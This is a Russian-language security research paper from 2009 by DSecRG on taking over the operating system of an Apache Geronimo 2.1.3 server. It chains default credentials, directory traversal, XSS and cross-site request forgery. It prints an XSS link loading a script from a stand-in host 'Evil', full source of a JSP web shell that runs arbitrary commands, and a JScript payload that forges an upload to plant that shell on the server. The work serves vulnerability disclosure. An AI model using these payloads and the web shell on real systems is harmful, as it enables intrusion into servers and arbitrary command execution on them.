

13 октября 2009

Проникновение в ОС через приложения

Получение доступа к ОС,
используя уязвимости сервера
приложений Apache Geronimo

Digital Security Research Group (DSecRG)

Станислав Свистунович

research@dsec.ru
www.dsecrg.ru

Содержание

Введение.....	3
Описание Geronimo Application Server	4
Консоль администрирования Geronimo.....	6
Загрузка файлов и обход каталога	7
XSS в Geronimo Console	9
XSRF и последний рывок	11
Загрузка исполняемого кода на сервер.....	11
Заключение	15
Дополнительные материалы.....	16

Введение

Данное исследование продолжает серию публикаций, описывающих различные способы получения доступа к операционной системе сервера, используя уязвимости различных приложений, которые могут встречаться в корпоративной среде.

На этот раз объектом исследования стал сервер приложений Apache Geronimo. Найденные уязвимости во много схожи с теми, что были описаны в первой статье серии (см. [Получение доступа к ОС, используя уязвимости сервера приложений IBM Websphere](#)),

Описание Geronimo Application Server

Apache Geronimo — сервер приложений с открытым исходным кодом, разрабатываемый Apache Software Foundation. Стоит отметить, что сервер приложений IBM Websphere, рассмотренный нами ранее, основан на Apache Geronimo.

Администрирование Geronimo осуществляется через специальный веб-интерфейс Geronimo Console.



Консоль администрирования Geronimo

Подключение к Консоли осуществляется по двум протоколам: HTTP (порт по умолчанию: 8080) и SSL (порт по умолчанию: 8443). И в стандартной настройке Geronimo 2.1.3 доступны оба интерфейса.

После установки и запуска сервера приложений Geronimo доступен ряд предустановленных приложений, в том числе и наиболее интересующая нас Консоль администрирования сервером.

Geronimo Console - Mozilla Firefox

Файл Правка Вид Журнал Закладки Инструменты Справка

http://testserver:8080/console/portal/Applications/Web App WARs

Geronimo Console Java Shell

APACHE GERONIMO

Server Console Log Out

Console Navigation

- Welcome
- Server
 - Java System Info
 - Server Logs
 - Shutdown
 - Web Server
 - Thread Pools
 - Apache HTTP
 - JMS Server
 - Monitoring
- Services
 - Repository
 - Database Pools
 - JMS Resources
- Applications
 - Web App WARs
 - System Modules
 - Application EARs
 - EJB JARs
 - J2EE Connectors
 - App Clients
 - Deploy New
 - Plugins
 - Plan Creator
 - Security

Installed Web Applications

Expert User (enable all actions on Geronimo Provided Components)

Show parent and child components

Component Name	URL	State	Commands
org.apache.geronimo.configs/ca-helper-tomcat/2.1.3/car	/CAHelper	running	Stop Restart Uninstall
org.apache.geronimo.configs/dojo-legacy-tomcat/2.1.3/car	/dojo/0.4	running	Stop Restart Uninstall
org.apache.geronimo.configs/dojo-tomcat/2.1.3/car	/dojo	running	Stop Restart Uninstall
org.apache.geronimo.configs/remote-deploy-tomcat/2.1.3/car	/remote-deploy	running	Stop Restart Uninstall
org.apache.geronimo.configs/uddi-tomcat_uddi-tomcat/2.1.3/car	/uddi	running	Stop Restart Uninstall
org.apache.geronimo.configs/welcome-tomcat/2.1.3/car	/	running	Stop Restart Uninstall
org.apache.geronimo.plugins/activemq-console-tomcat/2.1.3/car	/activemq	running	Stop Restart Uninstall
org.apache.geronimo.plugins/console-tomcat_portal-driver.war/2.1.3/car	/console	running	Stop Restart Uninstall
org.apache.geronimo.plugins/console-tomcat_base-portlets.war/2.1.3/car	/console-base	running	Stop Restart Uninstall
org.apache.geronimo.plugins/debugviews-console-tomcat/2.1.3/car	/debug-views	running	Stop Restart Uninstall
org.apache.geronimo.plugins/mconsole-tomcat/2.1.3/car	/monitoring	running	Stop Restart Uninstall
org.apache.geronimo.plugins/plancreator-console-tomcat/2.1.3/car	/plan-creator	running	Stop Restart Uninstall
org.apache.geronimo.plugins/plugin-console-tomcat/2.1.3/car	/plugin	running	Stop Restart Uninstall
org.apache.geronimo.plugins/sysdb-console-tomcat/2.1.3/car	/system-database	running	Stop Restart Uninstall

Готово

Предустановленные приложения

Консоль администрирования Geronimo

Доступ к Консоли осуществляется посредством ввода имени пользователя и пароля, которые по умолчанию имеют значения *system* и *manager* соответственно, что уже позволяет получить неавторизованный доступ к консоли, так как пароли по умолчанию встречаются довольно часто

Данные о текущей сессии хранятся в cookie браузера и, как показали наши исследования, сессия не привязана к IP-адресу компьютера.

Консоль позволяет администрировать сервера, управлять пользователями, сертификатами и настройками безопасности, а также добавлять новые приложения и сервисы. Кроме того, имеются различные возможности создания и загрузки новых файлов на сервер. А значит, при наличии уязвимости, позволяющей получить доступ к Консоли, можно в дальнейшем рассчитывать и на получение доступа к операционной системе сервера.

Но для начала подробнее рассмотрим, какие возможности управления файлами представлены в Консоли.

Загрузка файлов и обход каталога

При первом осмотре Консоли администрирования сразу бросается в глаза меню *Applications* и ожидаемая возможность загрузки новых приложений на сервер. Однако интерфейс добавления новых приложений позволяет загружать только JAR архивы. Безусловно, этого вполне достаточно, чтобы загрузить необходимый исполняемый файл для получения доступа к серверу, но подобный способ уже использовался, когда мы рассматривали сервер приложений IBM Websphere, по этому рассмотрим другие варианты.

Продолжив осмотр возможностей Консоли, обнаружим, что в меню *Services* находится Хранилище (Repository) JAR архивов, которое можно дополнять своими файлами, причём проверка содержимого и расширения данных файлов отсутствует. , а значит, можно загрузить файл любого формата.

Но и это не всё. Параметры *group*, *artifact*, *version* и *fileType*, которые отвечают за расположение и название файла в архиве, уязвимы к атаке обхода каталога (directory traversal). А это значит, что файл можно загрузить в произвольную директорию на сервере, например в корневой каталог сервера приложений (см. [отчет об уязвимостях Apache Geronimo - Обход каталога](#) обнаруженных специалистами DSecrG). По умолчанию это:

```
[install_dir]\repository\org\apache\geronimo\configs\welcome-tomcat\2.1.3\welcome-tomcat-2.1.3.car\
```

При загрузке файлов в Хранилище, они помещаются в папку `[install_dir]\repository\[group]\[artifact]\[version]`, и файлы имеют название следующего формата: `[artifact]-[version].[fileType]`. А значит, достаточно знать относительный путь к корневому каталогу сервера приложений, чтобы загрузить в него файл любого названия и формата.




Реализация атаки обхода каталога

После загрузки файла на сервер, он будет доступен в корневом каталоге сервера приложений по адресу: `http://[server]:8080/test.htm`

Для реализации данной атаки нужно иметь непосредственный доступ к Консоли администрирования, которого у нас пока нет, поэтому посмотрим, каким образом этот доступ можно получить, кроме как использованием стандартной учётной записи `admin` с паролем `manager`.

XSS в Geronimo Console

Кроме обхода каталога, в Консоли администрирования Geronimo присутствует обнаруженная сотрудниками DSecRG уязвимость класса Cross-site scripting (XSS), позволяющая выполнить произвольный код сценария в контексте пользователя посредством специально сформированной ссылки (см. [отчет об уязвимостях Apache Geronimo - Множественные уязвимости межсайтового скриптинга](#)).



XSS в URL консоли администрирования Geronimo

Но для выполнения сложных сценариев, код сценария лучше загружать с удаленного сервера. Соответственно, ссылка примет следующий вид:

```
https://[server]: 8080/console/portal/"><script src=http://Evil/xss.js></script>
```

Как уже было сказано, текущая сессия пользователя никак не привязана к IP-адресу компьютера. Таким образом, получив cookie их можно использовать для доступа к

текущей сессии администратора и ко всем возможностям Консоли администрирования Geronimo.

Тем не менее данный метод не сработает в случае если сессия администратора будет уже закрыта когда мы попытаемся воспользоваться перехваченными cookie, или сессия будет привязана к IP адресу. Также, что не маловажно, доступ к консоли протоколируется, и вход в систему под перехваченными cookie будет заметен.

Перечисленные проблемы можно обойти при помощи уязвимости XSRF (а точнее её разновидности XSFU) которая была обнаружена в консоле администрирования.

XSRF, XSFU и последний рывок

Консоль администрирования Geronimo также подвержена распространенной уязвимости класса Cross-site request forgery (XSRF), заключающейся в отсутствии проверки источника HTTP-запроса (см. [отчет об уязвимостях Apache Geronimo - Подделка межсайтовых запросов](#) обнаруженных специалистами DSecrG). Что позволяет выполнять произвольные действия от имени администратора, если он зайдет на нашу страницу со сценарием, отправляющим специально сформированные HTTP-запросы на сервер. А значит, загрузку наших файлов на сервер можно "поручить" самому администратору.

Загрузка исполняемого кода на сервер

Имея все рассмотренные уязвимости, можно выстроить несложный вектор атаки:

- Используя XSS уязвимость, формируем ссылку для внедрения сценария, которая отсылаем администратору;
- Администратор, пройдя по нашей ссылке, передаст управление сценарию;
- Сценарий, посредством XSFU, загружает на сервер исполняемый код, используя уязвимость обхода каталога;
- Затем сценарий возвращает управление над Консолью администратору.

Самым логичным будет загрузить на сервер простейший интерфейс командной строки на Java. Например, такой:

```
<%@page pageEncoding="UTF-8"%>
<%@page import = "java.io.*" %>
<%@page import = "java.util.*" %>

<%
ArrayList ar = new ArrayList();
ArrayList ar2 = new ArrayList();

String com = (String)request.getParameter("command");

if (com!=null) {
    Process proc = Runtime.getRuntime().exec(com);
    InputStream in = proc.getInputStream();
    BufferedReader br = new BufferedReader(new InputStreamReader(in));
    String l;
    while ((l=br.readLine())!=null) {
        ar.add(l);
    }
}
}
```

```

%>
<html>
  <head>
    <title>Java Shell</title>
  </head>
  <body>
    <h1>Java Shell</h1>
    <h3>Command:</h3>
    <form method="POST">
      <input type="text" name="command" value="" />
      <input type="submit" value="Run" name="run" />
    </form>
    <h3>Out:</h3>
  <%
    if (ar.size()>0) {
      for (Object o:ar) {
        String ou = (String)o;
  %>
        <%=ou%>
        <br>
  <%
      }
    }
  %>
  </body>
</html>

```

Этот код и будем загружать на сервер приложений. Теперь напомним сценарий на Jscript, который будет внедрен на страницу Консоли посредством XSS. Данный сценарий будет эмитировать POST запрос, реализующий загрузку на сервер файла shell.jsp (код которого приведён выше):

```

var boundary = "-----" + Date.parse(new Date());
var body = "--" + boundary + "\r\n";
body += "Content-Disposition: form-data; name=\"local\";
filename=\"test.txt\"\\r\n";
body += "Content-Type: text/plain\r\n\r\n";

body += "[javaCode]"; // наш код интерфейса командной строки на Java, в
котором предварительно нужно экранировать все двойные кавычки

body += setBody("group", " org/apache/geronimo/configs/welcome-tomcat",
boundary);
body += setBody("artifact", " 2.1.3", boundary);
body += setBody("version", " welcome-tomcat-2.1.3.car", boundary);

```

```

body += setBody("fileType", "../shell.jsp", boundary);
body += "--" + boundary + "--";

var objHTTP = new ActiveXObject('MSXML2.XMLHTTP');
objHTTP.open("POST", "/console/portal//Services/Repository/__ac0x3console
-base0x2RepositoryViewer!604305819|0?action=deploy", false);
objHTTP.setRequestHeader("Content-Type", "multipart/form-data; boundary="
+ boundary);
objHTTP.send(body);


window.location = "/console/portal/Welcome";

function setBody(name, value, boundary)
{
    var body = "--" + boundary + "\r\n";
    body += "Content-Disposition: form-data; name=\"" + name + "\"" +
"\r\n\r\n";
    body += value + "\r\n";
    return body;
}

```

При написании сценария нужно учитывать то, что строка URL в Geronimo чувствительна к регистру букв.

После того как администратор зайдет по ссылке с нашим сценарием, в корне сервера приложений будет создан файл shell.jsp, к которому можно обратиться по адресу: [https://\[server\]:8080/shell.jsp](https://[server]:8080/shell.jsp)



Интерфейс командной строки. Результат выполнения команды 'ipconfig'

Таким образом, получен доступ к серверу с правами пользователя, от имени которого запущен сервер приложений.

Заключение

Расширенные возможности интерфейсов администрирования, вместе с уязвимостями позволяющими получить доступ к интерфейсам администрирования (XSS,XSRF,XSFU,стандартные пароли) могут быть использованы для получения доступа не только к приложению но и к самой операционной системе. Что и было наглядно продемонстрировано в данном исследовании на примере сервера приложений Apache Geromino.

Дополнительные материалы

1. Отчет об уязвимостях Apache Geronimo - Обход каталога

<http://dsecrg.ru/pages/vul/show.php?id=118>

2. Отчет об уязвимостях Apache Geronimo - Множественные уязвимости межсайтового скриптинга

<http://dsecrg.ru/pages/vul/show.php?id=119>

3. Отчет об уязвимостях Apache Geronimo - Подделка межсайтовых запросов (XSRF)

<http://dsecrg.ru/pages/vul/show.php?id=120>

4. Статья по XSRF

<http://www.securitylab.ru/analytics/292473.php>

5. Directory traversal - Википедия

http://en.wikipedia.org/wiki/Directory_traversal

6. Проникновение в ОС через приложения. Получение доступа к ОС, используя уязвимости сервера приложений IBM Websphere

<http://dsecrg.ru/pages/pub/show.php?id=19>